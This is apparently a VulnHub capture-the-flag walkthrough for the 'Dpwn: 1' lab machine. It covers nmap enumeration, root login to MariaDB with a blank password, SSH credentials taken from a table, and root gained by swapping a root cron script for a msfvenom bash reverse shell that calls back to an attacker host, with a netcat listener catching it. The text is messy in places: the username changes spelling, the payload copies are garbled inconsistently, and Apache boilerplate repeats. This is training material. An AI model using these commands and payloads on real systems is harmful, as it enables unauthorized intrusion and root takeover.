

Dpwn: 1 Walkthrough

Machine Information

Field	Details
Name	Dpwn: 1
Author	Debashis Pal
Series	Dpwn
Release Date	4 August 2019
Difficulty	Easy
Platform	VulnHub
URL	https://www.vulnhub.com/entry/dpwn-1,342/

Introduction

Dpwn: 1 is a beginner-friendly VulnHub machine that focuses on service enumeration, database exploitation, credential discovery, SSH access, and privilege escalation through a misconfigured cron job.

The machine provides an excellent opportunity to practice:

- Network Enumeration
- MySQL Enumeration
- Credential Harvesting
- SSH Access
- Cron Job Abuse
- Privilege Escalation

The objective is to gain root access and retrieve the final flag.

1. Network Discovery

The first step is identifying the target machine on the local network.


```
sudo netdiscover -i eth0
```

Output:

```
192.168.10.32    00:0c:29:da:56:f8
```

Target identified:

```
Target IP: 192.168.10.32
```



IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.10.1	b4:f9:49:43:79:2c	3	180	optilink networks pvt ltd
192.168.10.8	50:c2:e8:95:0b:37	1	60	CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.
192.168.10.32	00:0c:29:da:56:f8	1	60	VMware, Inc.
192.168.10.11	5a:00:a1:7a:77:36	1	60	Unknown vendor

2. Port Enumeration

Perform an Nmap scan to identify open ports and running services.

```
sudo nmap -sC -sV -Pn 192.168.10.32 --min-rate 10000
```

Results:

```
22/tcp    open  ssh      OpenSSH 7.4
80/tcp    open  http     Apache 2.4.6 (CentOS)
3306/tcp  open  mysql    MariaDB 5.5.60
```

Interesting findings:

- SSH service available
- Web server running Apache
- MariaDB database exposed

```
(kali@kali) ~ - [Vulnhub-Machine]
$ sudo nmap -sC -sV -Pn 192.168.10.32 --min-rate 10000
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-29 10:24 IST
Nmap scan report for 192.168.10.32
Host is up (0.0028s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
|_ ssh-hostkey:
|_ 2048 c1:d3:be:39:42:9d:5c:b4:95:2c:5b:2e:20:59:0e:3a (RSA)
|_ 256 43:4a:ce:10:e7:17:7d:a8:c0:c3:76:88:1d:43:a1:8c (ECDSA)
|_ 256 0e:ccc:e3:e1:f7:87:73:a1:03:47:b9:e2:cf:1c:93:15 (ED25519)
80/tcp    open  http      Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: Apache HTTP Server Test Page powered by CentOS
|_ http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
3306/tcp  open  mysql     MariaDB 5.5.60
|_ mysql-info:
|_ Protocol: 10
|_ Version: 5.5.60-MariaDB
|_ Thread ID: 4
|_ Capabilities flags: 63487
|_ Some Capabilities: Speaks41ProtocolNew, FoundRows, LongColumnFlag, ODBCClient, LongPassword, SupportsLoadDataLocal, IgnoreSigpipes, Speaks41ProtocolOld, SupportsTransactions, DontAll
|_ oDatabaseTableColumn, InteractiveClient, IgnoreSpaceBeforeParenthesis, ConnectWithDatabase, Support41Auth, SupportsCompression, SupportsMultipleStatements, SupportsAuthPlugins, SupportsM
|_ ultipleResults
|_ Status: Autocommit
|_ Salt: GeFjF8Uejd*+uOkO't5T
|_ Auth Plugin Name: mysql_native_password
MAC Address: 00:0C:29:DA:56:F8 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.67 seconds
```

Are you the Administrator?

You should add your website content to the directory /var/www/html/.
To prevent this page from ever being used, follow the instructions in the file /etc/httpd/conf.d/welcome.conf.

Promoting Apache and CentOS

You are free to use the images below on Apache and CentOS Linux powered HTTP servers. Thanks for using Apache and CentOS!



The CentOS Project

The CentOS Project is a community effort to create a free and open-source Linux distribution that is binary compatible with Red Hat Enterprise Linux (RHEL). CentOS is a Linux distribution that is based on the source code of Red Hat Enterprise Linux (RHEL) and is released under the GNU General Public License (GPL). CentOS is a Linux distribution that is based on the source code of Red Hat Enterprise Linux (RHEL) and is released under the GNU General Public License (GPL).


3. Web Enumeration

Since port 80 is open, browse the website.

The site displays only the default Apache test page.

Apache HTTP Server Test Page powered by CentOS

No useful information was discovered from the web application.



Just visiting?

The website you just visited is either experiencing problems or is undergoing routine maintenance.

If you would like to let the administrators of this website know that you've seen this page instead of the page you expected, you should send them e-mail. In general, mail sent to the name "webmaster" and directed to the website's domain should reach the appropriate person.

Are you the Administrator?

You should add your website content to the directory /var/www/html/.
To prevent this page from ever being used, follow the instructions in the file /etc/httpd/conf.d/welcome.conf.

Promoting Apache and CentOS

You are free to use the images below on Apache and CentOS Linux powered HTTP servers. Thanks for using Apache and CentOS!

4. MySQL Enumeration


Since MySQL is publicly accessible, attempt authentication using default credentials.

Login using:

```
mysql -u root -p -h 192.168.10.32 --skip_ssl
```

Leave the password blank when prompted.

Authentication succeeds.

A terminal window screenshot showing a successful MySQL login. The prompt is (kali@kali)-[~/Vulnhub-Machine]. The command executed is \$ mysql -u root -p -h 192.168.10.32 --skip_ssl. The output shows 'Enter password:', 'Welcome to the MariaDB monitor. Commands end with ; or \g.', 'Your MariaDB connection id is 11', and 'Server version: 5.5.60-MariaDB MariaDB Server'. It also includes copyright information for 2000, 2018, Oracle, MariaDB Corporation Ab and others, and a link to support MariaDB developers at https://github.com/MariaDB/server.

```
(kali@kali)-[~/Vulnhub-Machine]
$ mysql -u root -p -h 192.168.10.32 --skip_ssl
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 11
Server version: 5.5.60-MariaDB MariaDB Server

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

5. Database Enumeration

List available databases.

```
show databases;
```

Output:

```
information_schema
mysql
performance_schema
ssh
```

The database named **ssh** looks interesting.

Switch to it:

```
use ssh;
```

Enumerate tables:

```
show tables;
```

Output:

```
users
```

View contents:

```
select * from users;
```

Output:

```
+-----+-----+-----+
| id | username | password |
+-----+-----+-----+
| 1 | mystic | testP$$$swordmystic |
+-----+-----+-----+
```

Credentials discovered:

```
Username: mystic
Password: testP$$$swordmystic
```

```
MariaDB [(none)]> show databases;
```

Database
information_schema
mysql
performance_schema
ssh

4 rows in set (0.457 sec)

```
MariaDB [(none)]> use ssh;
```

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed

```
MariaDB [ssh]> show tables;
```

Tables_in_ssh
users

1 row in set (0.006 sec)

```
MariaDB [ssh]> select * from users;
```

id	username	password
1	mistic	testP@\$\$swordmistic

1 row in set (0.184 sec)

6. SSH Access

Using the credentials discovered in MySQL, authenticate through SSH.

```
ssh mistic@192.168.10.32
```

After entering the password:

```
testP@$$swordmistic
```

Access is granted.

Verify user:

```
whoami
```

Output:

```
mistic
```

```
(kali㉿kali)-[~/Vulnhub-Machine]
$ ssh mistic@192.168.10.32
mistic@192.168.10.32's password:
Last login: Thu Aug  1 14:41:37 2019 from 192.168.30.145
[mistic@dpwn-01 ~]$ whoami
mistic
```

7. User Enumeration

List files in the user's home directory.

```
ls -la
```

Output:

```
logrot.sh
```

The file appears interesting.

Read its contents:

```
cat logrot.sh
```

Output:

```
#!/bin/bash

while : ; do
    read line
    while [[ -f $SEMAPHORE ]]; do
        sleep 1s
    done
    printf "%s\n" "$line" >> $LOGFILE
Done
```

This script appears to be related to log rotation.

```
[mistic@dpwwn-01 ~]$ ls -la
total 16
drwx-----. 2 mistic mistic 100 Aug  1 2019 .
drwxr-xr-x. 3 root  root  20 Aug  1 2019 ..
-rw-----. 1 mistic mistic  0 Aug  1 2019 .bash_history
-rw-r--r--. 1 mistic mistic 18 Oct 30 2018 .bash_logout
-rw-r--r--. 1 mistic mistic 193 Oct 30 2018 .bash_profile
-rw-r--r--. 1 mistic mistic 231 Oct 30 2018 .bashrc
-rwx-----. 1 mistic mistic 186 Aug  1 2019 logrot.sh
[mistic@dpwwn-01 ~]$ cat logrot.sh
#!/bin/bash
#
#LOGFILE="/var/tmp"
#SEMAPHORE="/var/tmp.semaphore"

while : ; do
    read line
    while [[ -f $SEMAPHORE ]]; do
        sleep 1s
    done
    printf "%s\n" "$line" >> $LOGFILE
done
```

8. Cron Job Enumeration

Check system-wide cron jobs.

```
cat /etc/crontab
```

Relevant entry:

```
*/3 * * * * root /home/mistic/logrot.sh
```

This reveals:

- The script executes every 3 minutes.
- It runs as root.
- The current user owns and can modify the script.

This is a classic privilege escalation opportunity.


```
[mistic@dpwwn-01 ~]$ cat crontab
cat: crontab: No such file or directory
[mistic@dpwwn-01 ~]$ cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

# For details see man 4 crontabs

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# * * * * * user-name command to be executed

*/3 * * * * root /home/mistic/logrot.sh
```

9. Preparing a Reverse Shell

Generate a reverse shell payload using msfvenom.

```
msfvenom -p cmd/unix/reverse_bash LHOST=192.168.10.13 LPORT=1234 R
```

Generated payload:

```
bash -c '0<&175-;exec 175<>/dev/tcp/192.168.10.13/1234;sh <&175 >&175 2>&175'
```

Replace the contents of `logrot.sh`:

```
echo '0<&175-;exec 175<>/dev/tcp/192.168.10.13/1234;sh <&175 5 >&175 2>&175' > logrot.sh
```

Verify:

```
cat logrot.sh
```

Output:

```
0<&175-;exec 175<>/dev/tcp/192.168.10.13/1234;sh <&175 >&175 5 2>&175
```

```
(kali㉿kali)-[~/Vulnhub-Machine]
$ msfvenom -p cmd/unix/reverse_bash LHOST=192.168.10.13 LPORT=1234 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 77 bytes
bash -c '0<6175-;exec 175</dev/tcp/192.168.10.13/1234;sh <6175 >6175 2>6175'
```

```
[mistic@dpwvn-01 ~]$ echo '0<6175-;exec 175</dev/tcp/192.168.10.13/1234;sh <6175 >6175 2>6175' > logrot.sh
[mistic@dpwvn-01 ~]$ cat logrot.sh
0<6175-;exec 175</dev/tcp/192.168.10.13/1234;sh <6175 >6175 2>6175
```

10. Start Listener

On the attack machine, start a Netcat listener.

```
nc -lnvp 1234
```

Wait for the cron job to execute.

Since the task runs every three minutes, the connection should arrive shortly.

```
(kali㉿kali)-[~/Vulnhub-Machine]
$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.10.13] from (UNKNOWN) [192.168.10.32] 43566
```

11. Root Shell

After cron executes the modified script, a reverse shell connects back.

Output:

```
connect to [192.168.10.13] from [192.168.10.32]
```

Verify privileges:

```
id
```

Output:

```
uid=0(root) gid=0(root)
```

Confirm:

```
whoami
```

Output:

```
root
```

Root access successfully obtained.

```
id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:system_cronjob_t:s0-s0:c0.c1023
whoami
root
```

12. Capture the Flag

Navigate to the root directory.

```
cd /root
```

List files:

```
ls
```

Output:

```
anaconda-ks.cfg
dpwnn-01-FLAG.txt
```

Read the flag:

```
cat dpwnn-01-FLAG.txt
```

Output:

Congratulation! I knew you can pwn it as this very easy challenge.

Thank you.

64445777
6e643634
37303737
37373665
36347077
776e6450
4077246e
33373336
36359090

Flag successfully captured.

```
cd /root
ls
anaconda-ks.cfg
dpwnn-01-FLAG.txt
cat dpwnn-01-FLAG.txt
```

Congratulation! I knew you can pwn it as this very easy challenge.

Thank you.

64445777
6e643634
37303737
37373665
36347077
776e6450
4077246e
33373336
36359090

Just visiting?

The website you just visited is either exper
or is undergoing routine maintenance.

If you would like to let the administrators of this website
this page instead of the page you expected, you should
general, mail sent to the name "webmaster" and directe

Attack Path Summary

1. Discover target using Netdiscover
2. Enumerate services using Nmap
3. Identify exposed MariaDB service
4. Login to MySQL as root with blank password
5. Discover SSH credentials in database
6. Login via SSH as user `mistic`
7. Enumerate cron jobs

8. Identify writable script executed as root
 9. Replace script with reverse shell payload
 10. Wait for cron execution
 11. Receive root shell
 12. Capture final flag
-

Vulnerabilities Identified

1. Unauthenticated MySQL Access

The MariaDB service allowed root authentication with an empty password.

2. Credential Storage in Plaintext

SSH credentials were stored directly inside a database table.

3. Insecure Cron Job Configuration

A user-controlled script was executed periodically as root.

4. Lack of File Integrity Controls

The cron script could be modified by a low-privileged user, leading directly to privilege escalation.

Tools Used

- Netdiscover
 - Nmap
 - MariaDB Client
 - SSH
 - Msfvenom
 - Netcat
-

Conclusion

Dpwn: 1 is an easy but educational VulnHub machine that demonstrates how multiple small misconfigurations can lead to full system compromise. The attack begins with an exposed database service that allows unauthenticated access, leading to the discovery of valid SSH credentials. After obtaining user access, a poorly configured cron job running a writable script as root provides a straightforward path to privilege escalation. By replacing the script with a reverse shell payload, root access is achieved and the final flag is retrieved successfully.